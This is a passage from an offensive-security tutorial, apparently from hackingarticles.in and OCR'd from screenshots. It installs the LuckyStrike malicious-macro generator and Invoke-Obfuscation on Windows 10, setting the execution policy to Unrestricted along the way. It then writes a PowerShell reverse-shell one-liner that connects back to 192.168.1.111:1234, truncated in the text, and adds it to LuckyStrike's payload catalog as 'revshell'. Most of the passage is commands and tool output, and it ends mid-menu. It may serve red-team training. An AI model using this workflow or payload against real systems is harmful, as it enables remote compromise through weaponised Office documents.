
LuckyStrike

Let’s move on to the next tool in our arsenal, Lucky Strike. It uses the “Invoke-Obfuscation” tool to obfuscate the payloads. So we downloaded it as well as LuckyStrike form GitHub.



Name	Date modified
Invoke-Obfuscation	2/17/2020 6:25 AM
Invoke-Obfuscation	2/17/2020 6:25 AM
Invoke-Obfuscation	2/17/2020 6:25 AM
LICENSE	2/17/2020 6:25 AM
Out-CompressedCommand	2/17/2020 6:25 AM
Out-EncodedAsciiCommand	2/17/2020 6:25 AM
Out-EncodedBinaryCommand	2/17/2020 6:25 AM
Out-EncodedBXORCommand	2/17/2020 6:25 AM
Out-EncodedHexCommand	2/17/2020 6:25 AM
Out-EncodedOctalCommand	2/17/2020 6:25 AM
Out-EncodedSpecialCharOnlyCommand	2/17/2020 6:25 AM
Out-EncodedWhitespaceCommand	2/17/2020 6:25 AM
Out-ObfuscatedAst	2/17/2020 6:25 AM
Out-ObfuscatedStringCommand	2/17/2020 6:25 AM
Out-ObfuscatedTokenCommand	2/17/2020 6:25 AM
Out-PowerShellLauncher	2/17/2020 6:25 AM
Out-SecureStringCommand	2/17/2020 6:25 AM
README.md	2/17/2020 6:25 AM

In order for Invoke Obfuscation to work and get accessed by LuckyStrike, we need to move the Invoke Obfuscation tool to the PowerShell Modules directory as shown in the image given below.




This PC › Local Disk (C:) › Program Files › WindowsPowerShell › Modules

Name	Date modified	Type	Si:
Invoke-Obfuscation-master	2/17/2020 6:27 AM	File folder	
Microsoft.PowerShell.Operation.Validation	3/18/2019 9:52 PM	File folder	
PackageManagement	3/18/2019 9:52 PM	File folder	
Pester	3/18/2019 9:52 PM	File folder	
PowerShellGet	3/18/2019 9:52 PM	File folder	
PSReadline	3/18/2019 9:52 PM	File folder	

Now that the initial configuration of LuckyStrike is done, we need to move on to the Installation Phase. In Windows 10 by default, there is a policy called Execution Policy which restricts the user to run scripts on the system. We need to alter that policy to run LuckyStrike. After making changes to the Execution Policy, we moved to the LuckyStrike directory. Here, we see that we have an install.ps1 script. We run the script. We are asked a bunch of Confirmations; we state Yes to all. After running the install script, we have the LuckyStrike in the System.


```
cd C:\Users\raj\Desktop\luckystrike-master
Set-ExecutionPolicy Unrestricted
ls
.\install.ps1
```



```
PS C:\Windows\system32> cd C:\Users\raj\Desktop\luckystrike-master
PS C:\Users\raj\Desktop\luckystrike-master> Set-ExecutionPolicy Unrestricted

                                           Execution Policy Change
                                                                The execution policy helps protect
you from scripts that you do not trust. Changing the execution policy might expose  you to the sec
urity risks described in the about_Execution_Policies help topic at
       https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): A
                     PS C:\Users\raj\Desktop\luckystrike-master> ls


                                                                                               Directory:
 C:\Users\raj\Desktop\luckystrike-master

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/17/2020   6:25 AM                test
-a----        2/17/2020   6:25 AM            477 .gitignore
-a----        2/17/2020   6:25 AM              4 currentversion.txt
-a----        2/17/2020   6:25 AM          28332 db.sql
-a----        2/17/2020   6:25 AM           2634 install.ps1
-a----        2/17/2020   6:25 AM          35141 LICENSE
-a----        2/17/2020   6:25 AM         258096 luckystrike.ps1
-a----        2/17/2020   6:25 AM           1041 README.md
-a----        2/17/2020   6:25 AM           4013 update.ps1
-a----        2/17/2020   6:25 AM             25 _config.yml


PS C:\Users\raj\Desktop\luckystrike-master> .\install.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can po
tentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without
 this warning
message. Do you want to run C:\Users\raj\Desktop\luckystrike-master\install.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R
### LUCKYSTRIKE INSTALLATION ROUTINE ###
[*] Installing\Importing Dependencies..
[*] Module (PSSQlite) not found, attempting to install and import.

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based re
positories. The
NuGet provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\raj\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet
provider by running
'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet
to install and
import the NuGet provider now?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): Y

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change
its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install
the modules from
'PSGallery'?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): A
[*] Creating C:\Users\raj\Desktop\luckystrike-master\luckystrike
[*] Downloading db.sql
[*] Creating & initializing database: C:\Users\raj\Desktop\luckystrike-master\luckystrike\ls.db
[*] Downloading luckystrike.ps1 into C:\Users\raj\Desktop\luckystrike-master\luckystrike
[*] Done!
PS C:\Users\raj\Desktop\luckystrike-master>
```

www.hackingarticles.in


Now, before firing up our LuckyStrike, we need to have a payload that will generate the session. We used a one-line PowerShell script for the same. Save this file with the ps1 extension and then we will move on to obfuscate it using LuckyStrike.


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled1.ps1*

```
$client = New-Object System.Net.Sockets.TCPClient("192.168.1.111",1234);$stream
```

Now that we have our payload, let's run the LuckyStrike. As soon as we run the LuckyStrike, we have a beautiful banner and the Main Menu. In this menu we have multiple options like Payload, Catalog, File, etc., We choose the Catalog Options by entering the number 2. This gave us a sub-menu titled, "Catalog Options". Here we have the configurations that can be done on the Payload and Templates. Before moving any further we need to add the payload that we just created in the LuckyStrike Catalog. Do this by entering number 1.


```
cd .\luckystrike\
.\luckystrike.ps1
```



```
[*] Done!
PS C:\Users\raj\Desktop\luckystrike-master> cd .\luckystrike\
PS C:\Users\raj\Desktop\luckystrike-master\luckystrike> .\luckystrike.ps1


[!] - Module Invoke-Obfuscation not installed. Obfuscation options will not be availa

    __               __         _____ __       _ __
   / /   __  _______/ /____  __/ ___// /______(_) /_____
  / /   / / / / ___/ //_/ / / /\__ \/ __/ ___/ / //_/ _ \
 / /___/ /_/ / /__/ ,< / /_/ /___/ / /_/ /  / / ,< /  __/
/_____/\__,_/\___/_/|_|\__, //____/\__/_/  /_/_/|_|\___/
                      /____/

                ALL YOUR PAIN IN ONE MACRO.

                  2.0 - @curi0usJack


============= Main Menu ================

        1)  Payload Options
        2)  Catalog Options
        3)  File Options
        4)  Encode a PowerShell Command
        99) Exit

Select: 2



=========== Catalog Options ============

  PAYLOADS:
        1) Add payload to catalog
        2) Remove payload from catalog
        3) Show catalog payloads

  TEMPLATES:
        4) Add template to catalog
        5) Remove template from catalog
        6) Show catalog templates

        99) Back

Select: 1
```

www.hackingarticles.in


After the Selection of the payload, we were asked for the title for the payload. Then it asks us for the Target IP address and Port. These are optional parameters hence we skipped them by hitting enter. In the description, we state “netcat” for our reference. Next, we need to choose the payload type. Now we need to choose the payload type. As we created a PowerShell Script for the payload, we choose the same. Then LuckyStrike asks us for the path of the payload file. After doing it due diligence LuckyStrike adds the payload in its Catalog.



```
Select: 1


Title: revshell


Target IP [Optional]:
Target Port [Optional]:
Description (e.g. empire, windows/meterpreter/reverse_tcp, etc) [Optional]: netcat








Choose payload type:
        1) Shell Command
        2) PowerShell Script
        3) Executable
        4) COM Scriptlet
        98) Help
Selection: 2


Enter full path to .ps1 file: C:\Users\raj\Desktop\1.ps1



[+] - Payload added.

=========== Catalog Options ============

  PAYLOADS:
        1) Add payload to catalog
        2) Remove payload from catalog
        3) Show catalog payloads

  TEMPLATES:
        4) Add template to catalog
        5) Remove template from catalog
